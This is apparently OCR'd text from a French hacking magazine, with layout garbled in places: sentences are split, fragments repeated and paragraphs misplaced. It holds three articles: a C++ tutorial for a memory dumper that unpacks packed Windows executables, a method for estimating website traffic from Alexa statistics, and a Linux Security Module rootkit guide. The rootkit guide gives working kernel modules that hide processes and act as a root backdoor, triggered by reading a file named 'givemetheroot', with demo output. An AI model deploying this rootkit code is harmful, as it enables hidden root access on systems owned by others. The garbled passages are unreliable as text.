Nous avons vu que le packer compresse et crypte le code, mais aussi qu'il le décompresse et le décrypte en mémoire. Le dumper permet de créer sur disque une copie du code tel qu'il est présent en mémoire, afin de recréer l'exécutable original ou presque.

La méthode employée est relativement simple. Dans un premier temps, le dumper crée un processus à partir du programme à dumper. Il lit ensuite en mémoire le contenu des différentes sections, afin de recréer un exécutable opérationnel. Le dump est créé !

Mais un dump simple, ce serait trop peu. Le dumper peut avoir aussi pour tâche de modifier l'entry-point du programme par la véritable entry-point. En effet, lorsque le programme a été packé, le packer y a inséré son loader, un bout

de code permettant l'auto-décompression et l'auto-décryptage du programme, et a donc paramétré l'entry-point sur la première instruction de son loader. Le dumper doit pouvoir rétablir l'entry-point original, donné par l'utilisateur bien sûr. Il doit de même pouvoir corriger la table des imports, un tableau à double entrée gérant les fonctions externes importées par le programme. Et aussi les ressources, qui peuvent être cryptées. Bref, il doit tout corriger de manière à rendre un exécutable qui fonctionne et qui, une fois désassemblé, affiche du code lisible.

Du point de vue du programme, le dumping de l'exécutable va se dérouler différemment. La première chose sera de créer le processus, et d'y avoir les droits en lecture. On va pouvoir ainsi lire le contenu de chaque section, dont on connaît les adresses de mappage grâce à l'entête PE, pour recréer intégralement un exécutable valide. Pour cela, il suffit juste d'attribuer aux paramètres `SizeOfRawData` de chaque section celle contenue dans le `Misc.VirtualSize`, et de mettre dans `PointerToRawData` la valeur du `VirtualAddress`.

de code permettant l'auto-décompression et l'auto-décryptage du programme, et a donc paramétré l'entry-point sur la première instruction de son loader. Le dumper

On recrée ainsi dans le fichier .exe une copie du contenu en mémoire. Il ne reste plus qu'à écrire dans le fichier .exe le contenu en mémoire des différentes sections.

2. Réalisation du dumper

a) Cahier des charges

Prenons tout de suite de bonnes habitudes : rédigeons un petit cahier des charges. C'est un passage obligé et utile afin de mener à bien notre projet. Notre dumper sera capable de :

- créer un processus
- lire et copier son contenu
- recréer un exécutable suivant le format PE
- modifier l'entry-point

Si nous suivons le cheminement du dumper, à un moment nous devons demander à l'utilisateur quand dumper. Dans ce cas nous prévoyons deux cas possibles : soit une attente passive (appui d'une touche), soit une attente active (timer). En effet, lorsque le processus se lance, il met un certain temps à se décompresser et décrypter,

et pendant ce temps, le dumper doit être inactif.

L'utilisateur devra pouvoir spécifier l'attente désirée, ainsi que le fichier de sortie et le nouvel entry-point. Cela sera spécifié par arguments au programme.

Par mesure de simplicité, on réalisera le dumper en C++.

b) Classe Dumper

Nous allons réaliser une classe Dumper qui effectuera le travail de dump proprement dit. Cette classe emploie la classe PE, dont plusieurs de mes précédents articles font mention. Je ne vais pas m'étendre sur cette classe, mais je rappelle juste qu'elle permet de manipuler des fichiers PE facilement (classe disponible sur <http://oldhopes.tuxfamily.org/repository/>).

Nous définissons tout d'abord la classe :

```
class Dumper
{
public :

//constructeur et destructeur
Dumper(string exe);
virtual ~Dumper();

//méthodes publiques de l'objet dumper
int Start(int wait_time, int OEP);
void SetOutputFile(string file);

private :

//variables globales
string input;
string output;
PE ExeToDump;
};
```

La méthode Start() permet de démarrer le dump, tandis que SetOutputFile() est une méthode ascenseur permettant de paramétrer le fichier de sortie.

La méthode Start() est celle qui est intéressante à étudier. C'est cette méthode qui va effectuer le dump proprement dit. Voyons à quoi elle ressemble.

```
int a;
unsigned long nb_read;
HANDLE hExeToDump;
HANDLE hmExeToDump;
DWORD pidExeToDump;
PE out;

DWORD ExitCode;
STARTUPINFO si;
PROCESS_INFORMATION pi;
```

Elle contient tout d'abord les déclarations de plusieurs variables. HExeToDump sera le handle permettant de manipuler le processus créé, tandis que pidExeToDump définira son ProcessId. Notez aussi la présence de out, exécutable de sortie qui contiendra le dump. ExitCode, si et pi sont nécessaires à la création et à la fermeture du processus.

La fonction crée ensuite le processus

```
//on crée le processus
//paramétrage de la structure si
memset(&si, 0, sizeof(si));
si.cb=sizeof(si);
si.cbReserved2=0;

cout << "Creating process ..." << endl;
CreateProcess(input.c_str(), NULL, NULL,
NULL,
0, 0, NULL, NULL, &si, &pi);

hExeToDump=pi.hProcess;
pidExeToDump=pi.dwProcessId; //on récupère l'id
```

et en profite pour récupérer un handle et le pid du processus créé, afin de pouvoir le manipuler plus tard. Elle entre ensuite dans la boucle d'attente, selon le choix de l'utili-

sateur. Si celui-ci a choisi une attente passive, l'argument wait_time vaudra WAIT_KEYPRESS. Autrement, s'il est supérieur à 0, c'est une attente active.

```
//si on attend une touche
if(wait_time==WAIT_KEYPRESS){
    cout << "Press [ENTER] when ready
to dump ...";
    while(!cin.get());
}
else //ou alors un peu de temps
    if(wait_time>0) Sleep(wait_time);
```

Elle peut ensuite ouvrir le processus, afin d'obtenir les droits de lecture et de pouvoir, par la suite, lire le contenu de la mémoire de celui-ci.

Pour chaque section, elle redéfinit la taille de celle-ci par rapport à celle virtuelle, et fait en sorte que le fichier de sortie soit correct, en modifiant le paramètre PointerToRawData. Lors du dump, on agrandit chaque section et on y insère ce qui se trouve dans ces sections dans l'espace ainsi créé. La figure 1 vous résume un peu ce qui se passe.



PE header
ReadProcessMemory
file handle
ptrace

```
//On s'offre l'accès au processus :
hmExeToDump=OpenProcess(PROCESS_VM_READ,
FALSE,
pidExeToDump);
// Et pour chaque section, on copie dans
// l'objet PE le contenu mémoire

for(a=0;a<ExeToDump.header_nt.
FileHeader.NumberOfSections;a++) {
//et l'agencement des sections dans le fichier .exe
out.tab_sections[a].header =
ExeToDump.tab_sections[a].header;
out.tab_sections[a].header.PointerToRawData =
out.tab_sections[a].header.VirtualAddress;
out.tab_sections[a].header.SizeOfRawData =
out.tab_sections[a].header.Misc.VirtualSize;
out.tab_sections[a].Alloc(
out.tab_sections[a].header.SizeOfRawData);
if(a==0)
    SizeOfImage =
out.tab_sections[a].header.VirtualAddress;
SizeOfImage +=
out.tab_sections[a].header.Misc.VirtualSize;

ReadProcessMemory(
hExeToDump,
(void *) (ExeToDump.tab_sections[a].
header.VirtualAddress +
ExeToDump.header_nt.
OptionalHeader.ImageBase),
(void
*)out.tab_sections[a].data,
out.tab_sections[a].header.
SizeOfRawData,
&nb_read);
}
cout << "[done]" << endl;

//on ferme le processus créé
cout << "Terminating process ... ";
GetExitCodeProcess(hExeToDump,&ExitCode);
TerminateProcess(hExeToDump,ExitCode);
cout << "[done]" << endl;
```




Figure 1 - méthode de dumping

Si un entry-point différent a été spécifié, la fonction se charge de le paramétrer

```
//on met à jour l'oeip si nécessaire
if(OEP!=NOT_SET){
    out.header_nt.OptionalHeader.
        AddressOfEntryPoint=
        //c'est une RVA
        OEP-out.header_nt.OptionalHeader.
            ImageBase;
}
//ainsi que la taille de l'image
out.header_nt.OptionalHeader.SizeOfImage=
    SizeOfImage;
```

et sauvegarde ensuite l'exécutable dump.

```
out.WriteExe(
    output);
```

Arrivé ici, le plus dur est fait. Le reste du code permet de gérer les arguments et il ne nous restera plus qu'à créer le main ;)

```
ceci :
dumper \
-s notepad_packed.exe\
-o notepad_dump.exe\
-k
```


Lorsque le programme à dumper est lancé, appuyez sur <entrée>. Il n'y a plus qu'à vérifier, en utilisant OllyDbg, que le code est lisible.

Personnaliser et améliorer le dump

Le fonctionnement d'un dumper n'a plus de secret pour

vous. Vous possédez désormais votre outil perso (enfin, j'espère que vous aurez le courage de le personnaliser), et c'est à vous de l'améliorer. Vous pouvez par exemple ajouter d'autres options, ou encore y intégrer, pourquoi pas, une interface graphique. J'espère avoir le temps un de ces quatre de rédiger la suite de cet article, sur les améliorations que l'on pourrait porter à ce dumper. Bon reverse !

Virtualabs



Disassemblage du dump

c) Mode d'emploi et tests
Avant de vous laisser vous plonger intégralement dans le code de ce dumper, je tiens à vous expliciter un peu plus son

usage. Nous allons prendre pour exemple un exécutable packé par UPX, comme notepad.exe, par exemple.
En ligne de commande, tapez

Téléchargement des sources : www.thehackademy.net

Estimer la popularité

Wild

L'approche statistique

Les webmasters cachent jalousement les statistiques de leurs sites web mais sont toujours à la recherche de celles de leurs concurrents. Nous présentons ici une méthode originale pour calculer le nombre de visites de n'importe quel site internet.

Mis à part l'aspect ludique, pouvoir connaître la fréquentation de n'importe quel site web peut s'avérer particulièrement utile. Lorsqu'on trouve une information sur un site qu'on ne connaît pas, connaître la popularité du site peut aider à juger de sa crédibilité (sauf pour un site humoristique !). Une autre application, pour une entreprise, peut être de surveiller sa part de marché en connaissant les statistiques des visites sur les sites de ses concurrents.

Avec la quantité astronomique de données que l'on trouve sur le web, il serait étonnant qu'il n'y ait aucune trace des milliards de pages visitées quotidiennement sur la Toile. C'est fort de ce constat que je me suis mis à rechercher un moyen de calculer les statistiques de fréquentation des sites web qui sont, pour une grande majorité de sites, totalement inconnues ou tout du moins jalousement gardées par leurs webmasters...

aléatoire... On peut obtenir pas mal d'informations, dont les dates et heures des dernières visites, en utilisant des requêtes DNS (cf. The Hackademy Manuel n°12), mais ceci exigerait de faire régulièrement des requêtes sur des milliers de serveurs DNS, dont une grande majorité ne répondant pas, avec des résultats là encore bien aléatoires. On peut également penser à utiliser le positionnement des sites dans les moteurs de recherche mais ce dernier repose plus sur les mots-clé utilisés et le nombre de liens de référencement que sur le nombre de visites à proprement parler.

La solution va donc consister à chercher l'information directement sur les postes des utilisateurs ! Y aurait-il une

net Alexa [1], société affiliée à Amazon.com. Cette barre, existant pour l'instant uniquement sous Internet Explorer, fournit de nombreux services : anti-popups, recherche rapide avec Google, informations sur les sites, sites en relation, pages d'archives, pagerank... Pour son propre fonctionnement, la barre communique à chaque changement de page avec le serveur Alexa. Ainsi Alexa est-il en mesure de connaître partiellement (uniquement les visites de ses utilisateurs) l'audience de la plupart des sites web. On pourra trouver par exemple les statistiques du domaine yahoo.com ici [2]. Le problème va ensuite être de déterminer quelle est la part de ces visites par rapport à l'audience totale des sites en question. Pour cela on va rapprocher les données relatives

Alexa indique sur son site que sa toolbar a été téléchargée 10 millions de fois. Bien que ce chiffre soit sans doute un peu optimiste, on peut raisonnablement penser que la toolbar est utilisée par quelques centaines de milliers d'utilisateurs dans le monde, ce qui est largement suffisant pour avoir un échantillon représentatif des internautes, même si ce sont majoritairement des internautes anglophones. On tiendra compte de ce « déséquilibre » en prenant, pour compenser, un site étalon en français.

Le site étalon va avoir pour fonction de rendre absolues les statistiques d'Alexa, il joue donc un rôle clé. Pour avoir un étalon stable, il faut que le site soit très fréquenté et que sa fréquentation soit connue exactement. C'est le cas de



Principe

Il est bien évidemment exclu de récupérer des informations par attaque des sites eux-mêmes ou de leurs routeurs. Ce serait en plus relativement

porte dérobée sur chacun de nos PC ? Eh bien non ! Nous allons uniquement chercher l'information chez des « volontaires », notamment les utilisateurs de la barre inter-

d'Alexa, des nombres de pages vues par million, à des données absolues, des nombres de pages vues. C'est en quelque sorte le même principe qu'un sondage.

LinuxFr.org, qui expose ses statistiques publiquement sur <http://linuxfr.org/stats/>. Voyons le principe complet à partir d'un exemple, la détermination du nombre de pages

é d'un site web

visitées par mois sur le domaine thehackademy.net en octobre 2005, en remplissant le tableau suivant :

Octobre 2005	Pages vues pour 1 million de pages vues	Pages vues par mois
Site étalon (linuxfr.org)	33,0	3 039 899
Site inconnu (thehackademy.net)	0,5	?

On remplit la première colonne en se servant des statistiques d'Alexa. Le nombre de pages vues par mois pour le site étalon est trouvé sur une page de statistiques, telles que celles générées par Webalizer ou AwStats, des analyseurs de logs web. On peut remarquer que ce nombre est proportionnel aux nombres de la première colonne. On peut donc trouver par une simple « règle de trois » le nombre manquant :

$0,5 \times 3039899 / 33,0 = 46059$
On en déduit qu'environ 46000 pages ont été vues en octobre 2005 sur thehackademy.net !

Alexa fournit aussi ses résultats sous format XML, ce qui est appréciable pour les rapatrier

interrogations gratuites par mois. Notons que d'ici très peu de temps il sera aussi nécessaire d'utiliser une autre clé pour faire les requêtes, mais celles-ci resteront gratuites. Le programme complet est fourni dans l'encadré ci-contre. Il est simplement nécessaire de changer tous les mois le nombre de visites du site étalon pour qu'il conserve sa précision. Le nom du domaine du site à mesurer est à passer en argument.

Muni d'un programme, il est alors beaucoup plus facile d'expérimenter le principe sur de nombreux sites (cf. encadré « Palmarès de quelques sites connus »).

Après recouplement avec des statistiques déjà connues, on

(erreur de quelques pour-cent) sur les gros sites.

Puisque la méthode ne nécessite pas l'envoi de paquets à la cible, on peut calculer en toute discrétion les statistiques de sites sensibles comme fbi.gov, cia.gov et nasa.gov (respectivement 23 millions, 57 millions et 190 millions de pages vues au mois d'octobre 2005) !

Palmarès de quelques sites connus

Palmarès - Octobre 2005

Site	Nombre estimé de pages vues par mois
lesnouvelles.net	18 423
thehackademy.net	46 059
zataz.com	534 285
linuxfr.org	3 039 899
pcinpaq.com	9 810 583
freshmeat.net	21 048 997
clubic.com	35 741 842
lemonde.fr	78 392 546
slashdot.org	126 662 458
sourceforge.net	434 797 675
wikipedia.org	1 281 824 078
google.com	20 883 184 948
msn.com	25 060 743 119
yahoo.com	27 460 420 966

peut prendre plusieurs échantillons, que ce soit des sources d'informations relatives (comme Alexa) ou absolues (statistiques de sites témoins). La collecte de statistiques de sites témoins peut se faire de façon entièrement automatique en cherchant sur Google des chaînes comme « "Generated by Webalizer Version" », qui permettront d'identifier des milliers de pages de statistiques fiables. Munis de plusieurs sites témoins, on effectue alors une régression linéaire à la place de notre « règle de trois », et l'on obtient alors des statistiques encore plus fiables, et une erreur en partie quantifiable grâce au coefficient de corrélation de la régression.

Ah oui, et ne vous avisez pas de chercher à calculer le nombre de visites d'Alexa.com, ce sont les seules statistiques qu'ils ne fournissent pas ;)

Retrouvez les références et le code complet sur thehackademy.net.

automatiquement par un programme. Pour cela, il suffit de s'inscrire sur leur site [3]. On se voit alors remettre une clé d'utilisation « SubscriptionId » pour pouvoir faire jusqu'à 10 000

constate une erreur moyenne de 20% sur des sites proches de 100 000 pages vues/mois. L'erreur diminue d'autant plus que le site est fréquenté. Les résultats sont donc excellents

Perfectionnement de la méthode

Cette méthode de mesure a l'avantage de rester très simple, mais son erreur est difficilement prévisible. Pour l'améliorer, on

Références

Les moteurs de recherche les plus utilisés dans le monde :
http://www.journaldunet.com/cc/03_internetmonde/internetmonde_moteurs.shtml

Modules de sécu

Elite

Un plus pour l'intrus ?

Introduction

Depuis quelques années, on a pu voir une évolution dans les rootkits. Les premiers d'entre eux détournent certains appels systèmes pour pouvoir cacher des processus, des fichiers ou bien encore des connexions réseaux. Actuellement, la plupart d'entre eux détournent le VFS [1] ou utilisent directement la mémoire noyau via /dev/kmem [2].

En 2001, Peter Loscosso présentait un patch pour le noyau Linux appelé Security Enhanced Linux, qui introduisait une nouvelle architecture de contrôle d'accès. Linus Torvalds décida alors l'intégration d'un framework dans la série 2.6 pour permettre à n'importe quels utilisateurs de choisir sa méthode. Ce framework fut donc Linux Security Module (LSM). Il permet, par différents hooks (ancres) dans le noyau Linux, de réaliser des contrôles d'accès.

Dans cet article, je vous présenterai plus en détails l'implémentation des LSM dans le

LSM introduit certes, dans le noyau, des outils utiles à la sécurisation du système mais qui, comme le craignent certains, peuvent aussi être détournés à des fins moins louables. Pour mieux comprendre ces risques, cet article montre comment LSM pourrait simplifier l'élaboration d'un rootkit.

Implémentation des LSM

Les hooks sont des appels de fonctions mis dans certaines parties du code du noyau, et dont les adresses sont stockées dans une structure du type `security_operations`, plus exactement dans la variable globale nommée `security_ops`.

Cette structure est visible dans /usr/include/linux/security.h :

```
struct security_operations {
    int (*ptrace) (
        struct task_struct
            * parent,
        struct task_struct
            * child
    );
    // [...]
    void (*sk_free_security)
        (struct sock *sk
    );
};
```

Exemple pour la fonction `vfs_read` /usr/src/linux/fs/read_write.c :

mettent de déréférencer la variable `security_ops` et d'éclaircir le code.

```
ssize_t vfs_read (
    struct file *file, char __user *buf,
    size_t count, loff_t *pos) {
    struct inode *inode =
        file->f_dentry->d_inode;
    ssize_t ret;

    if (!(file->f_mode & FMODE_READ))
        return -EBADF;
    if (!file->f_op
        || (!file->f_op->read
            && !file->f_op->aio_read))
        return -EINVAL;

    ret = locks_verify_area(
        FLOCK_VERIFY_READ, inode,
        file, *pos, count);
    if (!ret) {
        // HOOK !
        ret =
            security_file_permission(
                file, MAY_READ);
    }
    if (!ret) {
        // [...]
    }

    return ret;
}
```

```
static inline
int
security_file_permission
(struct file *file,
int mask) {

    return security_ops->
file_permission
(file, mask);
}
```

kernel Linux et ensuite les moyens qui peuvent être mis en oeuvre pour en tirer parti. Tous les tests ont été effectués avec succès sur un noyau 2.6.9 sur architecture i386.

Ainsi, dans chaque fonction nécessaire au contrôle d'accès, un hook est implémenté. Mais cet ancre n'est pas mis au hasard, il est placé juste après les vérifications d'usage.

Ici, le hook est l'appel à `security_file_permission`. La logique aurait été `ret = security_ops->file_permission(file, MAY_READ)` vu qu'ils sont placés dans une structure, mais des fonctions inlines per-

rité Linux

LSM - dangereux ou pas ?

Le système des LSM est assez souple pour que toutes les nouvelles politiques d'accès se fassent via des modules. Ainsi la technique est-elle simple : pour implémenter sa propre politique, il faut référencer les pointeurs de fonctions de la structure `security_ops`. Pour cela, les développeurs ont créé des fonctions pour faciliter l'utilisation.

La fonction `register_security()` permet à un module d'ajouter ses propres méthodes. Si un module est déjà enregistré, `mod_reg_security()` offre la possibilité de s'enregistrer via ce module.

Quand on décharge le module, il est nécessaire d'effectuer les opérations inverses par `unregister_security()` et

`mod_unreg_security()`. Voyons le code d'un module utilisant ces fonctionnalités et qui interdira à n'importe quel utilisateur d'accéder au fichier "thehackademy".

Pour le contrôle de fichiers, plusieurs hooks sont disponibles :

- les hooks `inode_* <---` Manipulation directe des inodes
- les hooks `file_* <---` // Par les noms de fichiers

`file_permission` est appelé lors de l'accès en ouverture d'un fichier, ce qui convient ici parfaitement.

Le Makefile utilisé dans l'article est le même pour tous les exemples de lkm, il suffit de remplacer le contenu de la variable `obj-m` par le nom du fichier approprié (lire encadré).

```
/* Exemple 1 */
#ifdef CONFIG_MODVERSIONS
#define MODVERSIONS
#include <linux/modversions.h>
#endif

#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/security.h>
#include <linux/fs.h>

MODULE_LICENSE("GPL");
/* Variable permettant de vérifier, lors du déchargement, si nos méthodes ont été
enregistrées via un autre module */
static int secondary;
/* Le hook
Note : file_permission est utilisé avant l'ouverture d'un fichier après que toutes les
opérations de vérification standard aient été effectuées. Par exemple, ce hook n'est
donc pas appelé si un utilisateur tente d'accéder aux fichiers /etc/shadow (à moins
d'avoir les droits, ce qui serait fâcheux !) */

static int exemple1_file_permission(struct file *file, int mask) {

    /* On compare le nom du fichier auquel on a accédé avec celui voulu */
    if(!strcmp(file->f_dentry->d_iname,"thehackademy")){
        printk("OWNED \n");
        return -1; /* On refuse l'accès à ce fichier */
    }
    /* Succès de l'opération pour tous les autres fichiers auxquels on a accédé */
    return 0;
}

/* Une structure de type security_operations est créée contenant nos nouvelles fonctions :*/

static struct security_operations
exemple1_security_operations = {
    .file_permission = exemple1_file_permission,
};
```

```
Makefile
KSRC=/lib/modules/$(uname -r) /build
KERNEL_VERSION_H = /lib/modules/$(uname -r) \
/build/include/linux/version.h

obj-m=exemple1.o

build:
make -C $(KSR) SUBDIRS=$(pwd) modules
clean:
rm -rf *.o *.mod.c *.ko *.cmd tmp_versions
```

```

/* Fonction de chargement du module */
static int __init exemple_init(void) {
    printk("Chargement\n");
    if(register_security(
        &exemple1_security_operations)) {
        printk("Impossible d'enregistrer\n");
        if(mod_reg_security("exemple1",
            &exemple1_security_operations)) {
            return -EINVAL;
        }
    }

    secondary = 1;
}
return 0;
}

/* Fonction de déchargement */
static void __exit exemple_exit(void){
    printk("Dechargement \n");

    if(secondary){
        if(mod_unreg_security("exemple1",
            &exemple1_security_operations))
            printk("Impossible d'effacer\n");
    }
    else{
        if(unregister_security(
            &exemple1_security_operations))
            printk("Impossible d'effacer la
                structure\n");
    }
}
module_init(exemple_init);
module_exit(exemple_exit);

```

Démo

```

root@magic:/home/zeppo/# make
make -C /lib/modules/`uname -r`/build SUBDIRS=`pwd` modules
make[1]: Entering directory `/usr/src/linux-2.6.9'
CC [M] /home/zeppo/exemple1.o
Building modules, stage 2.
MODPOST
CC /home/zeppo/exemple1.mod.o
LD [M] /home/zeppo/exemple1.ko
make[1]: Leaving directory `/usr/src/linux-2.6.9'
root@magic:/home/zeppo/# touch thehackademy
root@magic:/home/zeppo/# insmod ./exemple1.ko
root@magic:/home/zeppo/# cat thehackademy
cat: thehackademy: Opération non permise
root@magic:/home/zeppo/# rmmod exemple1

```

Dans les logs du noyau (par "dmesg" ou en consultant /var/log/kern.log) on peut observer :

```

Chargement
OWNED
Dechargement

```

III - Détourner les LSM

Spender, l'auteur de grsecurity, expliquait sur son site les raisons [3] pour lesquelles grsecurity n'utiliserait pas les LSM et pourquoi ils étaient dangereux : "Because LSM is compiled and enabled in the kernel, its symbols are exported. Thus, every rootkit and backdoor writer will have every hook he ever wanted in the kernel. This will allow for a next generation of sophisticated backdoors and rootkits that will be nearly impossible to detect."

Cette phrase résume assez bien la façon de penser des personnes travaillant sur la sécurité du noyau. Puisque les LSM sont activés par défaut dans le kernel et qu'ils fournissent des moyens faciles pour un pirate, ils sont "potentiellement" dangereux. Nous allons montrer pourquoi exactement. La première difficulté est de passer la fonction register_security pour pouvoir modifier les champs de la structure security_ops par les nôtres.

a. Avec un module

Quand un système Linux autorise le support des modules, le travail est simplifié puisque la variable security_ops est un symbole exporté. Dans /usr/src/linux/security/security.c :

```

EXPORT_SYMBOL
security_ops;

```

Le principe est alors le même qu'avec la sys_call_table [4].

```

orig_file_permission
= security_ops
->file_permission;
security_ops->file_permission
= new_file_permission;

```

Et lors du déchargement on restaure security_ops->file_permission = orig_file_permission;

/* Exemple 2 */

```

static int (
*orig_file_permission)(
    struct file *,int );
static int
new_file_permission(
    struct file *file,
    int mask){
    if(!strcmp(
        file->f_dentry
        ->d_iname,
        "thehackademy")){
        printk("OWNED \n");
        return -1;
    }
    return 0;
}

```

```

static int __init
exemple_init(void){
    printk("Chargement\n");

    orig_file_permission =
    security_ops->
    file_permission;
    security_ops->
    file_permission =
    new_file_permission;
    return 0;
}

```

```

static void __exit
exemple_exit(void){
    printk("Dechargement \n");
    security_ops
    ->file_permission =
    orig_file_permission;
}

```

```

module_init(exemple_init);
module_exit(exemple_exit);

```

Lors du chargement du module, on sauvegarde l'adresse de l'ancienne fonction et on copie l'adresse de notre fonction dans le champ concerné :

b. Cacher des processus

Pour pouvoir cacher des processus, nombre de techniques ont été publiées, comme par exemple en détournant certains appels systèmes ou fonctions.

Ici, le but est de n'utiliser que les LSM pour le faire. Il faut donc jouer avec les fonctions de /proc. Une fonction intéressante est `proc_pid_readdir()` (`/usr/src/linux/fs/proc/base.c`) qui permet de lire /proc :

Elle parcourt la liste des tâches (1) et remplit le tableau `tgids` passé en argument (4). Le pid en cours n'est pas stocké dans ce tableau (3) si la condition (2) n'est pas remplie. Si `pid_alive` renvoie 0, alors on

revient au début de la boucle for pour passer à la prochaine tâche.

Cette fonction est intéressante car si l'on arrive à contrôler le résultat renvoyé par `pid_alive`, on peut cacher des processus.

c. Communication user/kernel

Maintenant que nous savons comment cacher un processus, il faut un moyen de communiquer de l'utilisateur vers le kernel land. Ici, LSM peut se révéler très pratique. On peut utiliser par exemple le hook `file_permission`. En effet, ce hook permet de voir les noms

```

/* for the /proc/ directory itself, after non-process
stuff has been done */
int proc_pid_readdir(struct file * filp,
void * dirent, filldir_t filldir) {
    // [...]
    for (;;) {
        nr_tgids = get_tgid_list(nr,
                                next_tgid, tgid_array);
        if (!nr_tgids) {
            break;
        }
        // [...]
        return 0;
    }
}

```

On peut voir que `proc_pid_readdir` appelle la fonction `get_tgid_list` (`/usr/src/linux/fs/proc/base.c`) pour récupérer la liste des pid :

```

/*
 * Get a few tgid's to return for filldir - we need to hold
the tasklist lock while doing this, and we must
release it before we actually do the filldir itself, so we
use a temp buffer..
 */
static int get_tgid_list(
    int index, unsigned long version,
    unsigned int *tgids) {
    struct task_struct *p;
    int nr_tgids = 0;
    // [...]
    (1) for ( ; p != &init_task; p =
next_task(p)) {
        int tgid = p->pid;
        (2) if (!pid_alive(p))
        (3) continue;
        if (--index >= 0)
            continue;
        (4) tgids[nr_tgids] = tgid;
    }
    // [...]
    return nr_tgids;
}

```

Regardons de plus près `pid_alive()` (`/usr/src/linux/fs/proc/base.c`) :

```

static inline int pid_alive(struct
task_struct *p) {
    return p->pids[PIDTYPE_PID].nr != 0;
}

Et pid_alive utilise une structure p du type task_struct :

/* /usr/include/linux/sched.h */
struct task_struct {
    volatile long state;
    // [...]
    struct pid pids[PIDTYPE_MAX];
    // [...]
};

```

Ici, `task_struct` permet au kernel de savoir quelle tâche il doit exécuter. Cette structure contient entre autres un tableau de structure du type pid de taille `PIDTYPE_MAX`.

des fichiers auxquels les utilisateurs veulent accéder. On peut se servir de ces noms comme de messages. Par exemple, l'accès au fichier inexistant `thehackademy-hide-`

```

struct pid {
    /* Try to keep pid_chain in the same cacheline
as nr for find_pid */
    int nr;
    struct hlist_node pid_chain;

    /* list of pids with the same nr, only one of them
is in the hash */
    struct list_head pid_list;
};

```

L'entier `nr` contient le pid de la tâche. Ainsi, si `nr` contient la valeur 0, alors la fonction `pid_alive` renverra 0. On passera donc à la tâche suivante. Et donc nous cacherons cette tâche !

400 pourrait signifier qu'il faut cacher le processus 400.

Voyons comment on peut implémenter simplement cette « interface utilisateur » :

```

/* exemple 3 */
/* le pid de la commande top => ps aux | grep top */

#define TOP_PID 2347
MODULE_LICENSE("GPL");

static int (*orig_file_permission)(
    struct file *,int );

/* Trouve la tâche correspondante à top et renvoie
l'adresse */

struct task_struct *find_task(pid_t pid){
    struct task_struct *q;

    for_each_process(q)
        if(q->pid == pid)
            return q;
    return NULL;
}

static int new_file_permission(struct
file *file, int mask){
    struct task_struct *q;
    if(!strcmp(file->
        f_dentry->d_iname,
        "thehackademy-hide-top")){
        printk("Cache top \n");
        q = find_task(TOP_PID);
        if(q != NULL)
            /* On met 0 dans nr pour cacher le processus */
            q->pids[PIDTYPE_PID].nr = 0;
    }
    else if(!strcmp(file->f_dentry->d_iname,
        "thehackademy-unhide-top")){
        printk("Decache top \n");
        q = find_task(TOP_PID);
        if(q != NULL)
            /* On remet la valeur du pid dans nr
pour le démasquer */
            q->pids[PIDTYPE_PID].nr =
                TOP_PID;
    }
    return 0;
}

```

En plus de cacher des informations aux autres utilisateurs, un rootkit sert aussi généralement de backdoor (pour retrouver l'accès root sans repasser par l'exploita-

tion d'une faille). On peut se servir de la technique que l'on vient de voir pour déclencher l'élévation de privilèges, comme nous allons le voir.

Démo

```

root@magic:/home/zeppo# ps aux | grep top
zeppo 2347 0.1 0.5 2064 1032 pts/4 S+ 11:20 0:00 top
root 2554 0.0 0.2 3808 480 pts/0 R+ 11:26 0:00 grep top
root@magic:/home/zeppo# insmod ./exemple3.ko
root@magic:/home/zeppo# ps aux | grep top
zeppo 2347 0.1 0.5 2064 1032 pts/4 S+ 11:20 0:00 top
root@magic:/home/zeppo# touch thehackademy-hide-top
root@magic:/home/zeppo# touch thehackademy-unhide-top
root@magic:/home/zeppo# cat thehackademy-hide-top
root@magic:/home/zeppo# ps aux | grep top
root 2623 0.0 0.2 3808 436 pts/0 R+ 11:29 0:00 grep top
root@magic:/home/zeppo# cat thehackademy-unhide-top
root@magic:/home/zeppo# ps aux | grep top
zeppo 2347 0.1 0.5 2064 1032 pts/4 S+ 11:20 0:00 top
root 2626 0.0 0.3 3828 696 pts/0 R+ 11:29 0:00 grep top
root@magic:/home/zeppo#

```

d. Backdoor root

Nous pouvons utiliser comme précédemment le hook `file_permission` pour signaler que nous voulons gagner en privilèges. Attention, cette fois il ne faut pas changer l'uid de la tâche courante mais celle de son père (ici le shell). Il faut donc parcourir la liste des pid pour trouver la structure correspondante et changer l'uid et l'uid de la structure parent.

Voyons enfin comment on peut se servir de LSM pour cacher des fichiers.

e. Cacher des fichiers

Cette méthode est plus complexe que pour les processus. Il s'agit de hijacker l'appel système `sys_getdents`, et ce en profitant des LSM. Étudions de plus près `sys_getdents` (`/usr/src/linux/fs/read-dir.c`):

```

/* exemple 4 */
static int new_file_permission(struct
file *file, int mask){
    struct task_struct *q;

    if(!strcmp(file->f_dentry->
d_iname, "givemetheroot")){
        printk("Je deviens root !!\n");
        q = find_task(current->pid);
        if(q != NULL){
            q->parent->uid = 0;
            q->parent->euid = 0;
        }
    }
    return 0;
}

```

Démo

```

root@magic:/home/zeppo# insmod ./exemple4.ko
zeppo@magic:~$ id
uid=1000(zeppo) gid=1000(zeppo)
zeppo@magic:~$ touch givemetheroot
zeppo@magic:~$ cat givemetheroot
zeppo@magic:~$ id
uid=0(root) gid=1000(zeppo)
zeppo@magic:~$ su
zeppo@magic:/home/zeppo#

```

est-ce dangereux ou pas?

```
asmlinkage long sys_getdents(
    unsigned int fd,
    struct linux_dirent __user * dirent,
    unsigned int count) {

    struct file * file;
    struct linux_dirent __user * lastdirent;
    struct getdents_callback buf;
    int error;
    //[...]
